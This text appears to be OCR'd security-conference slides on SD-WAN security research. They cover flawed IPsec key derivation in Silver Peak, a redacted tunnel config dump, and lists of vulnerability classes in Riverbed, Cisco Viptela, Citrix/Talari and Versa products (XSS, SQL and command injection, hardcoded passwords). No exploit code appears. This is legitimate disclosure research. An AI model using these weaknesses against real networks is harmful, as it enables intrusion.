
Perfect Forward Secrecy: Protects past sessions against future compromise

Key(A->B) = seed1 ⊕ nonce(A->B)


Key(B->A) = seed1 ⊕ nonce(A->B)

Key(A->C) = seed1 ⊕ nonce(A->C)

Key(C->A) = seed1 ⊕ nonce(C->A)



```
▼ tunnel_1:
  ▶ ctrl_pkt:             {…}
    source:               "[redacted] 137"
    udp_flows:            256
    gms_marked:           true
    max_bw:               2000
    admin:                "up"
    min_bw:               32
    alias:                "[redacted] Primary-BB_Primary"
    auto_mtu:             true
    ipsec_arc_window:     "1024"
    mtu:                  "1488"
    presharedkey:         "[redacted]-84[redacted]1-[redacted]efa5c"
  ▼ ipsec_nonce_in:
      0:                  210
      1:                  151
      2:                  181
      3:                  240
      4:                  176
      5:                  26
      6:                  213
      7:                  170
      8:                  189
      9:                  230
      10:                 165
      11:                 121
      12:                 42
      13:                 189
      14:                 83
      15:                 54
      16:                 213
      17:                 54
      18:                 152
      19:                 175
      20:                 16
      21:                 254
      22:                 51
      23:                 16
```



```
▶ ipsec_nonce_in:         […]
  gre_proto:              0
  max_bw_unshaped:        false
▼ orch_tid:
    0:                    208
    1:                    3
    2:                    2
    3:                    52
    4:                    126
    5:                    108
    6:                    27
    7:                    151
```

SILVERPEAK

- PSK === Persistent Key Material
- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
  - What is the root of trust?
  - The router and orchestrator use self-signed certificates for Web UI and REST API
- Repeated nonce, repeated keys
- Ephemeral key material rotation happens **every 24 hours** (configured)
  - **Wireguard** rotates key **every 2 minutes**
  - Ephemeral key material is stored on the orchestrator during the key rotation interval


- **Riverbed SteelConnect**
  - Password reset link spoofing via HTTP host header
  - Stored XSS via user name field
  - Denial of service of gateway via slow HTTP attacks

- **Cisco (Viptela) SD-WAN**
  - OpenSSH leaks system version via warning message
  - Incorrect protection against CSRF for REST API and Web UI
  - Stored XSS in CLI via item names
  - TLS server vulnerable to ROBOT attack

- **Citrix NetScaler SD-WAN / Talari Networks**
  - Denial of Service on Web UI via Slow HTTP attacks
  - Multiple stored and reflected XSS
  - Lack of protection against CSRF for REST API and Web UI
  - Absence of function level access control mechanism
  - Multiple command injections
  - Multiple SQL injections
  - Arbitrary file reading via path traversal
  - Unauthorized access to Munin web UI

- **Versa Networks**
  - Multi-tenancy Access Control Bypass
  - Hardcoded passwords
  - Multiple SQL Injection
  - Command Proxy WebSocket Hijacking
  - Remote Command Execution
  - Information Disclosure
  - Client-side authentication
  - Cross-Site Request Forgery
  - Multiple XSS
  - Multiple buffer overflows

Conclusions



We need to make SD-WAN

Omg? Why?

Add WAF to it


Oh, ok. Will ModSecurity be good enough? http://www.modsecurity.org

It was released 2 days ago. We need more stable and mature solution

Try this: https://github.com/SpiderLabs/ModSecurity/archive/v2.7.5.zip

It's from 2013!

I know



Today 11:34 PM

Boss asked me to code SD-WAN -__-

Fork some open source tools from github

Then exec them from python script

Gratz! U have an SD-WAN solution

I don't know python, man

Use JavaScript

SD-WAN – JUST A BUNCH OF OPEN SOURCE

- Packet processing - DPDK
- Firewall - netfilter/iptables
- Routing - Quagga
- IPsec – strongSwan
- TLS - OpenSSL
- WAF – modsecurity, OWASP CRS rules
- IDPS/DPI – suricata
- REST – node.js

SD-WAN SECURITY MATURITY

- Complex products, open source based
- Problems with patch management
- Lot of management interfaces (and bugs)
- Weak defaults
- Self-invented protocols
- Issues with patching/responsible disclosure
- …in da cloud

…

- Hack before you buy!

That is why you fail.

Sergey Gordeychik
serg.gordey@gmail.com
@scadasl

SD WAN NEW HOP~~E~~

www.scada.sl

Denis Kolegov Maxim Gorbunov Nikolay Tkachenko
Nikita Oleksov Oleg Broslavsky Antony Nikolaev